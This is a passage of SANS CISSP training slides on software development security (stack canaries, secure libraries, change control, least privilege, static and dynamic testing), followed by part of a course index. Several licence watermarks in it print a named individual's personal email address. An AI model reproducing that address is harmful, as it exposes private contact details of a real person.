- Include additional protections against vulnerabilities such as buffer overflows
 - Such as stack canaries
- Examples include:
 - Libsafe
 - SSP/ProPolice



MGT414 | SANS Training Program for CISSP® Certification

42

Standard Libraries

Beyond following secure coding standards and using an application security framework, secure standard libraries can make code more secure. They can help programmers avoid making mistakes such as lack of bounds checking leading to a buffer overflow. Even when programmers do make such mistakes, tools such as SSP/ProPolice can still protect the code.

Libsafe (see: <https://mgt414.com/2v>) replaces functions such as strcpy() with secured versions that provide additional bounds protection.

SSP/ProPolice (see: <https://mgt414.com/y>) is an enhancement to the older StackGuard, included with GCC 4.1+. It adds features such as stack canaries (which we will discuss next).

STACK WITH CANARY

- A "terminator" canary has been added to the stack
- Smashing the stack will normally alter and kill the canary
 - Program will exit with an error
- These bytes are used because they are difficult to pass via C functions
 - oo: null
 - oa: line feed
 - ff: -1

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

Loc.	Pseudo Mem Content							
c020	C	o	s	m	o			
c028								
c030								
c038								
c040								
c048								
c050						00	00	0a ff
c058	J	M	P		b0	30		



Stack with Canary

A stack canary is a value on the stack, typically placed before the return pointer. The term is based on the "canary in the coal mine:" If the canary died, it was time to evacuate the mine.

The canary value is checked before the function returns. If it is changed, the function exits with an error. This mitigates a simple stack-smashing attack, which we discussed previously. Reaching the return pointer requires overwriting the canary, which will normally kill it (unless it is painstakingly rebuilt by the attacker: Difficult but not always impossible).

The above graphic shows a terminator canary. Other canaries include a null canary (all null bytes) and a random canary, where each byte is a random number. The latter is the most secure form of canary.

Canaries may also be used in the heap (where dynamic memory allocation normally occurs). Microsoft calls heap canaries "cookies."

INDUSTRY ACCEPTED APPROACHES

- Industry accepted approaches to mitigating code errors include consensus projects for best practices to secure code, including the following
 - The OWASP Top 10 Project¹
 - CWE/SANS Top 25: Monster Mitigations²
 - US-CERT Top 10 Secure Coding Practices³

SANS

MGT414 | SANS Training Program for CISSP® Certification

44

Industry Accepted Approaches

These best practices offer an additional layer of defense-in-depth protection for applications. They also make a useful argument for effecting positive change in an organization that writes code: What valid argument exists for *not* following best practices? And if someone tries to argue against following best practice, asking them to document their rationale is usually an effective tool to help them "see the light."

The *CWE/SANS Top 25: Monster Mitigations* was written as a counterpart to the *CWE/SANS Top 25 Most Dangerous Software Errors*. See: <http://cwe.mitre.org/top25/index.html>

[1] OWASP Top 10 - 2017 <https://mgt414.com/58>

[2] CWE - CWE/SANS Top 25: Monster Mitigations <https://mgt414.com/j>

[3] SEI CERT Coding Standards - CERT Secure Coding - Confluence <https://mgt414.com/4n>

APPLICATION CONTROLS: WHAT, WHERE, AND HOW

- Preventive
- Detective
- Corrective
- Apply controls to:
 - Input
 - Processing
 - Data
 - Interprocess communications
- Interfaces
- Access control
- Output
- Forms of controls
- Administrative
 - Physical
 - Technical (most)



MGT414 | SANS Training Program for CISSP® Certification

45

Application Controls: What, Where, and How

You can deploy different levels of controls across your organization. Each level has a different purpose and focus. It is important to remember that you should always use defense-in-depth measures and deploy multiple levels of controls.

SOFTWARE AND CONFIGURATION MANAGEMENT

- To ensure a consistent experience with the application, configuration management must be considered
- Code repositories can assist with ensuring that developers are working from the same base configuration
- Change control will not be effective unless a known starting configuration is documented



MGT414 | SANS Training Program for CISSP® Certification

46

Software Configuration Management

Configuration management is a critical component that builds the foundation for change control and auditing. If you do not know how the system is supposed to be configured, you cannot determine if a change was valid or not and cannot audit the system. Therefore, the state of a system needs to be known at all times through a robust configuration management process.

CODE CHANGE CONTROL

- Code changes must be authorized, tested, and most importantly, recorded
- Change control with software typically imposes additional restrictions that will require that developers are not allowed to make changes in production
 - Not surprising, as understanding the security impact of the change would be problematic
- The risks associated with developers having direct access to production code are significant



MGT414 | SANS Training Program for CISSP® Certification

47

Code Change Control

Changes should be implemented in a structured manner, documented, and approved. A proper recovery scenario should also be in place in case trouble occurs while you're implementing the changes. A good backup plan is always optimal. In systems that have been accredited, any changes might require retesting of the specific system. Change control is an important part of a company's survival. Without proper change control, it might be impossible to recover after a disaster occurs.

OPERATION CONTROLS: RISK REDUCTION

Risk Reduction

- All code should undergo security reviews before implementation (change management)
- Minimize buffer overflow, escalation of privilege and backdoors

Separation of Duties

- Production data should be managed through programs:
 - No access should be permitted directly to database
 - All access to production data should be logged



MGT414 | SANS Training Program for CISSP® Certification

48

Operation Controls: Risk Reduction

All code should be reviewed prior to implementation. Changes to code should follow a documented change management procedure. Having developers make arbitrary changes to code is a detrimental thing. Not only do these changes perhaps change the scope of the program itself, but they also lead to the introduction of unwarranted vulnerabilities. One classic example is the addition of a new feature. Perhaps the programmer had good intentions when she thought that adding this new feature would enhance the product. However, she did not consider that this new feature was not in the original software-design specification, management did not authorize the addition of this new feature, and this new feature introduces a vulnerability that could easily be exploited.

Accountability

When a change is needed it should be documented and logged. There are many horror stories of changes made to systems and software and no way of determining when the changes were made or who made them. All changes and modifications should be logged; the more critical the system, the more important it is that log changes are maintained.

OPERATION CONTROLS CONCEPTS

Least Privilege

- Access control
- Necessary data fields only

Layered Defense

- Use access controls in addition to system access



Operation Controls Concepts

Least Privilege

The least privilege principle is always important, whether you are configuring a firewall, distributing cards for physical access, or developing an application. A user or subject should always get only the minimum level of privilege required to complete a task. This is extremely important in the case of applications that have vulnerabilities; if the application is running with little or no system privilege, the attacker can do little damage. However, today there are still many applications that do require administrator privileges, and a vulnerability within such an application can render your system at very high risk.

Layered Defense

In a layered defense, also called defense-in-depth, you do not rely on just one security control to provide all the necessary security. It is better to have many layers of security in place. This defense provides some assurance that if one mechanism fails, another mechanism is still in place to provide some security protection.

Course Roadmap

- Security and Risk Management
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- **Software Development Security**

SOFTWARE DEVELOPMENT SECURITY

1. Software and Security Development Lifecycle
2. Software Environment and Security Controls
3. **Software Security Testing**



MGT414 | SANS Training Program for CISSP® Certification

50

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

SOFTWARE SECURITY TESTING

- Numerous approaches to testing already covered during Domain 6
- Additional attention paid here to
 - Static analysis
 - Dynamic application security testing
 - Quality Assurance/User Acceptance Testing



MGT414 | SANS Training Program for CISSP® Certification

51

Software Security Testing

Though we already covered much software testing in Domain 6, we will dig deeper on static analysis, dynamic application security testing, quality assurance, and user acceptance testing.

STATIC ANALYSIS

Static Analysis – tools run against source code looking for security issues

- Some flaws lend themselves to discovery in source code (e.g. buffer overflows, SQL injection, OS Command injection)
- Other flaws not easily identified in this manner (e.g. session management, authentication flaws)

Considered a type of white box security testing



MGT414 | SANS Training Program for CISSP® Certification

52

Static Analysis

An extremely common approach to test the security of applications is performing static analysis testing. This involves running tools against application source code. The tools look for known patterns that suggest particular types of security flaws.

DYNAMIC APPLICATION SECURITY TESTING

- Not all security flaws are easily discovered through static analysis
- Some flaws are more likely to be identified after the application has been fielded
- Dynamic application security testing involves probing a fielded or running application in order to discover potential flaws
- Considered black box testing



MGT414 | SANS Training Program for CISSP® Certification

53

Dynamic Application Security Testing

Some flaws can prove quite elusive to discover by means of static analysis or source code review. Dynamic analysis assesses security in running applications by probing them for weaknesses. This is a type of black box testing since we, at least for the purposes of this test, lack access to the source code.

QA/UAT

- Quality Assurance (QA) and User Acceptance Testing (UAT) are additional types of dynamic application testing
- Primary purpose of these approaches is to ensure that the functionality and usability of the application are appropriate
- While these are not overtly focused on security, they can be built to include security-relevant test cases
 - Predictable test cases being employed during dynamic application security testing can be integrated here



MGT414 | SANS Training Program for CISSP® Certification

54

QA/UAT

Dedicated staff performing Quality Assurance (QA) and User Acceptance Testing (UAT) are much more commonly seen in organizations than are dedicated staff for dynamic application security testing. Many organizations could benefit from integrating more security into their QA/UAT processes.

Though these tests are focused on functionality first and foremost, they can absolutely be wielded to perform some security testing.

DOMAIN 8 SUMMARY

- Software and Security Development Lifecycle
- Software environment and security controls
- Software security testing



MGT414 | SANS Training Program for CISSP® Certification

55

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

Index

* Property	3:8, 3:10
.NET Remoting	8:25
24-hour recovery	7:158
72-hour recovery	7:158
800-34	2:50, 7:147, 7:152, 7:160
802.11	4:78-80, 4:82, 4:95
802.1X	4:157-158, 4:167-169, 4:171

A	
Abstract Syntax Notation 1 (ASN.1)	4:68
abstraction	1:138, 2:36, 3:36
Acceptable Use Policy (AUP)	1:192-193, 3:85, 4:45
Accepting Risk	1:76
Access Control List (ACL)	5:55, 5:61, 7:52
Access-accept	4:160
Access-challenge	4:160
Access-reject	4:160
Access-request	4:160
Accounting	1:34-35, 3:34, 3:71, 4:159-161, 5:55, 7:156, 7:177
Accounting-request	4:160
Accounting-response	4:160
Acknowledgement (ACK)	4:35, 4:37, 4:39, 4:41, 4:95, 6:14, 7:76
Acknowledgement Number	4:37
ActiveX	3:58, 8:41
Address Resolution Protocol (ARP)	4:132-133, 6:13, 7:17
Address Space Layout Randomization (ASLR)	1:112, 3:31, 8:32
AddRoundKey	3:135
Advanced Encryption Standard (AES)	3:133-137, 3:153, 3:181, 4:47, 4:70, 4:82
AES-CMP	4:82
Aggregation	3:54, 4:29
Agile	2:45, 8:7, 8:13-15
Agile Methods	8:13
Air Quality	3:230, 3:233
AirSnort	4:81
Amazon Machine Image (AMI)	5:51

American National Standards Institute (ANSI)	3:124
Analog Versus Digital	4:126
Android	3:81
Annualized Loss Expectancy	1:61-62
Annualized Rate of Occurrence (ARO)	1:61-62
Anomaly Detection	7:77, 7:84
Antimalware	3:82, 7:68-70
Antivirus	1:44, 1:160, 1:178, 3:61, 4:149-150, 4:171, 7:62, 7:68-70
Applets	1:22, 3:56-57, 3:247, 8:41
Application Architecture	8:24
Application Layer	4:7-8, 4:12-14, 4:47-48, 7:56
Application-Level Proxy	7:55-56
Arbitrary Substitution	3:111
Argon	3:246, 7:76
Arithmetic Logic Unit (ALU)	3:26-27
ARP scan	6:13
Asset Evaluation	1:48
Asset Value (AV)	1:61-62, 4:68, 7:69-70
Association of Computer Machinery (ACM)	1:164
Asymmetric Digital Subscriber Line (ADSL)	4:105-107
Asymmetric Key	3:119
Asymmetrical Multiprocessing Systems (AMP)	3:30
Asynchronous Balanced Mode (ABM)	4:103
Asynchronous Response Mode (ARM)	4:103
Asynchronous Transfer Mode (ATM)	3:128, 3:144, 4:87, 4:92, 4:98, 4:110, 4:146, 4:166
Attack Surface	1:106, 6:10, 8:19
Attempted physical access	6:23
Attribute Value Pairs (AVPs)	4:159, 4:161
Attribute-based Access Control (ABAC)	5:57, 5:64, 5:66
Audit Trail	7:84-85, 8:40
Auditing	1:32, 1:35, 1:43, 2:48, 3:53, 4:41, 5:3, 5:5, 6:6, 7:11, 7:39, 8:46
Australian Computer Society	1:164
Australian Signals Directorate (ASD)	2:52
Authentication Header (AH)	3:177-179, 4:29, 4:152-155
Authentication Server	4:168-171
Authenticator	4:168-171, 5:24, 5:37-39

Authorization	1:24, 1:31-32, 1:34-35, 3:5, 4:157-161, 4:169-170, 5:3-4, 5:7, 5:36, 5:45, 5:64, 5:71, 8:29, 8:39
automated information systems (AISs)	3:14
Awareness	1:20, 1:42, 1:151, 1:179, 1:199-204, 2:18, 4:74, 5:60, 6:33, 6:39, 6:43, 7:14, 7:21, 7:101, 7:173

B

Background Checks	1:41, 1:189
Backtrack	6:20
badge	1:36, 3:196, 3:202-204
Badges	3:196, 3:202-204
Baseband	4:94, 4:97, 4:122
Baseline Configuration	2:41, 7:7-8, 7:10-11
Baseline Security	2:42-43, 7:9
Bastion Host	7:61
Bell-LaPadula (BLP)	3:3-4, 3:8, 3:10-11, 3:14
Biba	3:3, 3:10-11
Big-O notation	3:139
Biometrics	1:36, 3:199, 3:213, 3:223, 5:8, 5:11, 5:27, 5:29, 5:31, 5:33, 5:71
Birthday Attack	3:188
Black Box	3:63, 4:106, 6:25-26, 6:28, 8:53
BlackBerry	3:81
Blowfish	3:136, 3:181, 4:47
Border Gateway Protocol (BGP)	4:134, 4:139, 4:141
Botnets	1:121, 1:123
Breach Notification	1:154-157, 3:222
Bridge	3:158, 4:101, 4:113, 4:116-117, 4:120, 4:124
Bridge CA	3:158
Bring Your Own Device (BYOD)	3:84
Broadband	4:104-105, 4:108, 4:122
Broadcast	1:115, 1:119, 4:19, 4:86, 4:118-119, 4:133, 7:178
broadcast addresses	4:19
Brute Force Attack	3:129, 5:16, 5:18-19, 6:31
Buffer Overflow	1:111-112, 3:31, 3:71, 6:27, 8:30, 8:32-33, 8:42, 8:48, 8:52

business continuity	1:18, 1:26, 3:44, 6:39, 7:35, 7:147, 7:149-152, 7:154, 7:159-161, 7:164-168, 7:171-173, 7:175, 7:179
Business Continuity Planning (BCP)	3:44, 3:46, 7:147-153, 7:156, 7:165, 7:167
Business Email Compromise (BEC)	1:129
Business Impact Analysis (BIA)	7:153, 7:155-159, 7:165-166
Business Partnership Agreement (BPA)	1:90
Business Recovery Plan (BRP)	7:152
Business Resumption Plan (BRP)	7:152

C

Cable Modem	4:87, 4:98, 4:104, 4:108
Caesar Cipher	3:110
Canaries	1:112, 8:32, 8:42-43
Canary	8:43
Candidate Information Bulletin (CIB)	1:5, 2:23, 6:39, 7:154
Capability Maturity Model (CMM)	8:4-6
Capability Tables	5:55-56
Card Verification Value (CVV)	2:9
Cardholder Data (CHD)	1:159-161, 2:4, 2:9
Carrier Sense Multiple Access (CSMA)	4:93-95, 4:97
Carrier Sense Multiple Access with Collision Avoidance (CSMA/CA)	4:95
Carrier Sense Multiple Access with Collision Detection (CSMA/CD)	4:94
Certificate Authorities (CAs)	3:149, 3:154, 3:156-158, 3:160-162, 3:171, 3:173, 3:192, 4:48
Certificate Authority (CA)	3:58, 3:97, 3:154-161, 3:163-164, 3:166, 3:169, 3:174, 4:22, 4:38, 4:43, 4:95, 4:133
Certificate Lifecycle	3:159, 3:161-162
Certificate Practice Statement (CPS)	3:156
Certificate Revocation List (CRL)	3:155, 3:161, 3:167-168, 3:192
Chain of Custody	7:92, 7:121-122, 7:131
Challenge-Handshake Authentication Protocol (CHAP)	4:158, 4:162-165
Change Control Board (CCB)	7:10-11, 7:38, 7:40
Change Control Process	7:41, 8:29
Change Management	1:26, 7:12, 7:38, 8:48
Change Management Database (CMDB)	7:38
Checklist testing	7:172
Chinese Wall Model	3:15

chosen-ciphertext attack	3:183
chosen-key attack	3:183
Cipher Block Chaining (CBC)	3:124-127
Cipher Feedback (CFB)	3:124-125, 3:127
ciphertext-only attack	3:183
Circuit-Level Proxy	7:55
Cisco's NetSonar	7:106
CISSP Overview	1:6
Civil law	1:134-136
Clark-Wilson	3:3, 3:11, 3:13
Class A	3:239, 4:18, 4:131
Class B	3:239, 4:18
Class C	3:239, 4:18-19
Class D	3:239, 4:18
Class E	4:18
Classified Information Processing System (CLIPS)	1:131
Classless Inter-Domain Routing (CIDR)	4:18
Clickjacking	3:60-62
Client-side exploitation	1:126-127, 6:23, 6:32-33, 7:18, 7:45, 7:64
Client-to-site VPN	4:147, 4:149-150
Closed Circuit Television (CCTV)	1:43, 3:195, 3:202
Cloud Computing	3:42, 7:23-25, 7:28, 7:34-36
Cloud Security Alliance (CSA)	7:34-36
Coaxial Cable	4:108, 4:122
Code Review	6:8, 6:25-27, 8:29, 8:53
Code Signing	3:149
CodeCollaborator	6:27
Codestriker	6:27
Cold site	7:170
COM	4:166, 8:25
COM+	8:25
Commercial Off-the-Shelf (COTS)	1:97-100
Common Object Request Broker Architecture (CORBA)	8:25
Common Vulnerability Scoring System (CVSS)	1:107, 1:109-110
Compensating control	1:41, 1:44, 1:74, 2:54, 3:204, 3:223
Compensatory	1:134, 1:137
Complex Instruction Set Computers (CISC)	3:29
Compromising Emanations (CE)	1:131
Computer Ethics Institute	1:164, 1:170

Computer-Aided Software Engineering (CASE)	8:16
Computerized Adaptive Testing (CAT)	1:10-11, 4:125
Confidential	1:29-33, 1:81, 1:95, 1:109, 1:149, 1:194, 2:5, 3:3-4, 3:6, 3:8, 3:10, 3:12, 3:23, 3:31, 3:117, 3:119, 3:126, 3:138, 3:141, 3:146, 3:172, 3:177, 3:179, 3:181, 3:190, 3:192, 3:218, 4:27, 4:47, 4:49-50, 4:74-75, 4:80, 4:144-145, 4:151-154, 4:166, 5:39, 5:58, 7:67, 7:85, 7:88, 7:93, 8:3, 8:36
Confidentiality	1:29-33, 1:81, 1:109, 1:149, 2:5, 3:3-4, 3:8, 3:10, 3:23, 3:31, 3:117, 3:119, 3:126, 3:138, 3:141, 3:146, 3:172, 3:177, 3:179, 3:181, 3:190, 3:192, 3:218, 4:27, 4:47, 4:49-50, 4:74-75, 4:80, 4:144-145, 4:151-154, 4:166, 5:39, 5:58, 7:67, 7:85, 7:88, 8:3, 8:36
Confidentiality, Integrity, and Availability (CIA)	1:29-30, 1:69, 1:81-82, 1:110, 3:52, 3:218, 3:220
Conflict of Interest (CoI)	3:15
Confusion	2:33, 3:109, 3:111, 3:135, 7:150
Congestion Window Reduced (CWR)	4:39-40
Consistency testing	7:172
Containment	1:158, 7:95, 7:97, 7:104-105
Content Addressable Memory (CAM)	1:118, 4:117
Content Distribution Network (CDN)	4:142
Context-dependent access control	5:67-68
Continuing Professional Education (CPE)	1:8
Continuity of Operations Plan (COOP)	7:148, 7:152
Continuous Monitoring	2:45, 7:81
Control Identification	1:77
Cookies	3:63-67, 3:70, 6:29, 8:43
Copyright	1:140-141, 1:143, 1:147, 8:38
Core Impact	6:20
Cost/Benefit Analysis	1:61
Counter Mode (CTR)	3:125, 3:128
Covert Channel	1:111, 1:114, 3:21
Criminal law	1:134-135
Cross footing	8:39
Cross Site Scripting (XSS)	3:60, 3:64-66, 3:68-71
Cross-Site Request Forgery (CSRF/XSRF)	3:65, 5:50
Cross-Training	1:190-191
Crossover cable	4:124

Crossover Error Rate (CER)	1:36, 5:8, 5:29-31, 5:33
Crucible	6:27
Cryptanalysis	3:104, 3:129, 3:133, 3:184-185
Cryptography	1:22, 2:53, 3:103-106, 3:109, 3:115, 3:117, 3:119-123, 3:138-139, 3:152-153, 3:190, 3:247
Cryptography Lifecycle	3:115
Cryptology	3:104
Custodian	2:11, 2:15-16, 7:130

D

Data Breach Insurance	1:75, 1:157
Data Breaches	1:31, 1:154, 1:157, 2:44, 6:40, 6:42, 7:36
Data Classification	1:110, 2:4-7, 2:9, 2:12-13, 2:15-17
Data Communications Equipment (DCE)	4:109, 4:112
Data Definition Language (DDL)	3:51
Data Encryption Algorithm (DEA)	3:124, 3:131, 3:133
Data Execution Prevention (DEP)	1:112, 3:31, 8:32
Data Link Layer	4:7, 4:10, 4:103, 4:165
Data Manipulation Language (DML)	3:51
Data mining	3:53
Data Owner	2:11, 2:13-16, 3:161, 7:130
Data Ownership	2:11, 7:130
Data Redundancy	7:142
Data Terminal Equipment (DTE)	4:109, 4:112
Data warehouse	3:53
Database Management System (DBMS)	3:50-52, 3:55
Database Shadowing	3:55, 7:142
DCOM	8:25
Decommission	1:73, 1:105, 7:3-4, 7:12, 7:22, 7:24
Default Deny	7:48
Defense-in-Depth	1:29, 1:42, 3:36, 3:205, 4:157, 5:22, 7:62, 8:44-45, 8:49
Denial of Service (DoS)	1:31, 1:33, 1:52, 1:102, 1:111, 1:117-121, 1:123, 1:134, 3:229, 5:39, 7:36, 7:63, 8:23, 8:36
Department of Defense (DoD)	2:5, 2:43, 3:21, 3:154, 3:161, 4:13, 7:9
Deprovision	7:22, 7:27
Destination Port	4:34, 4:37, 4:42
Detection	1:2, 1:26, 1:39, 1:41-43, 1:114, 1:154, 1:158, 1:190, 3:24, 3:34, 3:53, 3:195, 3:206,

Detective control	1:41, 1:43-44, 1:79, 1:180, 3:195
Deterrent control	1:42, 3:201
DevOps	8:17-18, 8:23, 8:29
DIAMETER	4:158, 4:161, 4:168
dictionaries	6:31
Dictionary Attack	5:17-18, 6:31
Differential Backup	7:145
Diffie-Hellman Key Exchange	3:120, 3:141
Diffusion	3:109, 3:113, 3:135
Digital Certificate	3:97, 3:121, 3:149, 3:154-156, 3:163-164, 3:167, 3:171, 4:169, 8:41
Digital Signatures	3:121, 3:145-146, 3:151, 3:155, 3:165, 3:170, 3:192, 7:85
Digital Subscriber Line (DSL)	4:87, 4:98, 4:104-107
Direct addressing	3:33
Direct Sequence Spread Spectrum (DSSS)	4:78
DISA STIG	2:43, 7:9
Disaster recovery	1:26, 3:44, 6:39, 7:35, 7:99, 7:149-152, 7:154, 7:161, 7:164-166, 7:175, 7:179
Disaster Recovery Plan (DRP)	3:46, 7:99, 7:147, 7:149-154, 7:156, 7:161, 7:164-166, 7:175
Disclosure, Alteration, and Destruction (DAD)	1:31, 1:81
Discovery	2:21, 2:23, 3:53, 3:203, 6:13, 7:16-18, 7:35, 7:66, 7:124-127, 7:129-131, 7:179, 8:52
Discretionary Access Control (DAC)	5:57, 5:61-64
Disk Duplexing	7:142
Distance Vector	4:134-135, 4:140
Distributed Data Processing (DDP)	3:99-101
Distributed Denial of Service (DDoS)	1:119, 1:121, 1:123
Distributed Network Protocol (DNP3)	4:51-52
Distributed Systems	1:22, 3:247
DNS Hierarchy	4:24
DNS Security (DNSSEC)	4:26-27
Dogs	3:196, 3:203
Domain 1: Security and Risk Management	1:1, 1:20
Domain 2: Asset Security	1:17, 1:21, 2:1

Domain 3: Security Engineering	1:15, 1:22
Domain 4: Communication and Network Security	1:23
Domain 5: Identity and Access Management	1:24, 5:1
Domain 6: Security Assessment and Testing	1:25, 6:1, 7:21
Domain 7: Security Operations	1:26, 2:23, 7:1
Domain 8: Software Development Security	1:27, 8:1
Domain Name System (DNS)	1:121, 3:150, 3:176, 4:22-27, 4:33, 4:38, 4:46, 4:168, 6:12-14, 7:48
Domain Separation	3:18
double distributed parity	7:139-140
DREAD	1:102, 5:18
DS1	4:102
DS3	4:102
Due Care	1:40, 1:145, 6:6, 7:104
Due Diligence	1:40, 1:146, 7:36
Dumpster diving	6:22
Duress Warning	7:178
dweprcrack	4:81
Dynamic Application Security Testing	8:51, 8:53-54
Dynamic Host Configuration Protocol (DHCP)	4:19, 4:33, 4:168
Dynamic RAM (DRAM)	2:28-29, 2:31-32, 2:36, 3:26, 3:28

E

E1	1:7, 1:92, 1:128, 1:165-166, 3:22-23, 4:98, 4:102, 4:106, 7:97
E3	3:22-23, 4:98, 4:102, 4:123
EAP-FAST	4:167
EAP-MD5	4:167
EAP-TLS	4:167
EAP-ITLS	4:167
Eavesdropping	3:138, 4:149, 6:22
eDiscovery	2:21, 2:23, 7:125-127, 7:129-131, 7:179
Elastic Compute Cloud (EC2)	7:23-24
Electrically Erasable PROM (EEPROM)	2:34, 2:36
Electromagnetic Interference (EMI)	1:33, 1:131, 3:234, 4:122-124
Electronic Codebook (ECB)	3:124-126

Electronic Vault	7:142
Electronically Protected Healthcare Information (EPHI)	5:42
Elliptic Curve Cryptography (ECC)	3:153
Emanation	1:111, 1:131
Encapsulating Security Payload (ESP)	3:177-179, 4:29, 4:152-155
Encapsulation	4:5, 4:166
Enrollment	5:11, 5:29, 5:33-34
Enterprise License Agreement (ELA)	1:95
Entropy	3:106, 5:15
Equal Error Rate (EER)	5:31, 5:33
Eradication	7:97, 7:106-107, 7:109
Escrow	3:159, 3:161, 3:169, 7:99
ESXi	3:39-40
Ethernet	3:219, 4:10, 4:15, 4:54-55, 4:57, 4:64, 4:87-88, 4:92, 4:95, 4:97-98, 4:110-111, 4:116-117, 4:120, 4:124, 4:133
ethics	1:8, 1:18, 1:20, 1:163-173, 1:204
Evacuation	3:227-228, 7:174-177
Evaluation assurance level (EAL)	3:24
Excessive Risk	1:70, 1:74
Exclusive Or (XOR)	3:107-108, 3:135, 3:184
eXecute Disable (XD)	3:31
Explicit Congestion Notification Echo (ECE)	4:39-40
Exploit	1:49, 1:52-58, 1:60, 1:68-69, 1:72, 1:102, 1:104-106, 1:109-110, 1:113, 1:117, 1:125-127, 1:131, 1:171, 1:203, 2:4, 3:36, 3:45, 3:48, 3:210, 6:10-12, 6:18-21, 6:23-25, 6:28, 6:32-33, 6:43, 7:18, 7:45, 7:64-65, 7:75, 8:23, 8:28, 8:30-31, 8:41, 8:48
Exposure Factor (EF)	1:15, 1:61-62, 3:147-148
Extended Unique Identifier (EUI-64)	4:30, 4:130-131
Extensible Authentication Protocol (EAP)	4:157-158, 4:167-169
Extensible Authentication Protocol Over LAN (EAPOL)	4:168-169
External Attacker	7:94-95
eXtreme Programming (XP)	2:43, 3:30, 3:78-79, 3:168, 4:151, 6:27, 7:9, 8:7, 8:13-14, 8:20

F

Facial recognition	5:11, 5:28
Facility Design	1:22, 3:209, 3:247
False Accept Rate (FAR)	1:36, 5:30-31, 5:33
False Acceptance Rate (FAR)	1:36, 5:30-31, 5:33
False negative	1:104, 7:74
False positive	1:104, 6:21, 7:63, 7:74-78
False Reject Rate (FRR)	1:36, 5:30-31, 5:33
False Rejection Rate (FRR)	1:36, 5:30-31, 5:33
Fault-Tolerant Systems	7:141
FE-13	3:246
Fear, Uncertainty, and Doubt (FUD)	1:83
Federal Trade Commission (FTC)	1:151
Federated Identity Management	5:44-45
Fences	3:196-198, 3:203, 3:206, 3:213
fetch and execute	3:28
fetch-decode-execute	3:28
Fiber-optic cable	4:85, 4:122, 4:124
Fibre Channel (FC)	4:55-57
File Transfer Protocol (FTP)	3:181, 4:14, 4:35, 4:38, 4:49, 4:54, 4:123, 7:56, 7:58, 7:60-61
Fingerprint	1:36, 3:122, 3:199, 5:11, 5:27-28, 5:32-33, 6:15-16, 7:18
fingerprints	1:36, 5:11, 5:27, 5:32
Finish (FIN)	3:174-175, 4:39, 7:45, 7:76, 8:17
Fire Detectors	3:238
Firewall	1:37, 1:124-126, 1:160, 1:178, 2:3, 2:6, 2:54, 3:24, 3:45-46, 3:61-62, 4:20-21, 4:41, 4:44-45, 4:49, 4:63, 4:75, 4:121, 4:149-152, 4:171, 5:64, 6:9-10, 6:21, 7:28, 7:47-62, 7:68, 7:70, 7:72-73, 7:81, 7:84, 7:94, 8:49
Flooding	1:111, 1:119, 1:121, 3:241, 3:246
FM-200	3:246
For Official Use Only (FOUO)	1:32
Forensics	2:23, 7:11, 7:27, 7:65, 7:80, 7:104, 7:114, 7:123
Fork Bomb	1:120
forward lookup	4:25
Frame Relay	4:59, 4:98, 4:103, 4:109
Freedom of Information Act (FOIA)	2:8

Frequency Hopping Spread Spectrum (FHSS)	4:78
Full Backup	7:143-145
Full interruption testing	7:172
Fusion	2:33, 3:40, 3:109, 3:111, 3:113, 3:135, 7:150
Fuzzing	6:25-26, 6:28-29

G

Gates	1:122, 3:75, 3:198, 5:67, 8:19, 8:43
General Data Protection Regulation (GDPR)	1:152
GeoIP	5:12, 7:49
GeoLite	7:49-50
Geolocation	3:87, 4:77, 5:12, 5:66, 7:50
Gethostbyaddr	4:25
Gethostbyname	4:25
Gnutella	8:26
Google Authenticator	5:24

H

H.225	4:68
H.235	4:68
H.239	4:68
H.245	4:68
H.323	4:67-70
Halon	3:236, 3:239-241, 3:244, 3:246
hamming code	7:136, 7:140
Hand geometry	1:36, 5:28
hardware segmentation	3:36
Hash Functions	3:119, 3:122-123
Hash total	8:39
Hashed Message Authentication Code (HMAC)	3:122, 3:150, 4:153
Health Insurance Portability and Accountability Act (HIPAA)	1:82, 1:134, 1:151, 1:155, 2:9, 3:222, 5:42, 7:29
Heating, Ventilation, and Air Conditioning (HVAC)	1:54, 3:208, 3:229-230, 3:241, 7:16
Heavy Weight Process (HWP)	3:30

Hierarchical Trust	3:158
High bit rate Digital Subscriber Line (HDSL)	4:105-106
High-Level Data Link Control (HDLC)	4:92, 4:98, 4:103
Honeynet	1:200, 7:78
Honeypot	7:49, 7:78-79, 7:106
Host Discovery	6:13, 7:16-18
Host-based Intrusion Detection System (HIDS)	7:70
Host-based Intrusion Prevention System (HIPS)	7:70
Host-to-Host Transport layer	4:13-14
Hot site	7:170
Hotspot	1:12, 1:14-15
Hub	1:118, 3:97, 4:87, 4:89, 4:113, 4:115, 4:117, 4:124, 7:73, 7:107
Human Machine Interface (HMI)	3:91
Humidity	3:228-232
Hybrid Attack	5:16, 5:18, 6:31
Hybrid Trust	3:158
Hyper-V	3:40, 3:44
Hypertext Transfer Protocol (HTTP)	1:52, 3:63-64, 3:174, 4:14, 4:21, 4:35, 4:38, 4:46, 4:54, 4:69, 4:84, 6:13, 6:29, 7:56, 7:60, 7:75
hypervisor	3:39-40, 3:45-48, 7:28

I	
ICanStalkU	3:87
Identification	1:24, 1:31, 1:34-35, 1:47, 1:77-78, 1:103-104, 2:4, 2:9, 2:15, 3:21, 3:154, 3:159, 3:163, 3:195, 3:199, 3:241, 4:8, 4:30, 5:4-8, 5:11, 5:27-28, 5:32-33, 5:71, 6:15, 6:21, 7:44, 7:72, 7:95, 7:97, 7:101, 7:115, 7:153
Identity	1:19, 1:24, 1:31, 1:34, 1:155, 3:57, 3:98, 3:119, 3:154, 3:156, 3:163, 4:169-170, 5:1, 5:4-6, 5:22, 5:27, 5:44-49, 5:51, 5:60-61, 5:66-67, 5:71, 7:35-36
Identity as a Service (IDaaS)	1:24, 5:51
Identity Provider (IdP)	5:45-50
Immediate recovery	7:158
Immunity Canvas	6:20

Impact Assessment	7:153, 7:155
Impact-oriented	1:72
Incident	1:2, 1:26, 1:41, 1:75, 1:79, 1:134, 1:201, 2:18, 2:52, 6:6, 6:40, 7:11, 7:33, 7:35, 7:83, 7:88-102, 7:104-106, 7:108, 7:110-112, 7:114-117, 7:123, 7:152, 8:19, 7:175, 7:179
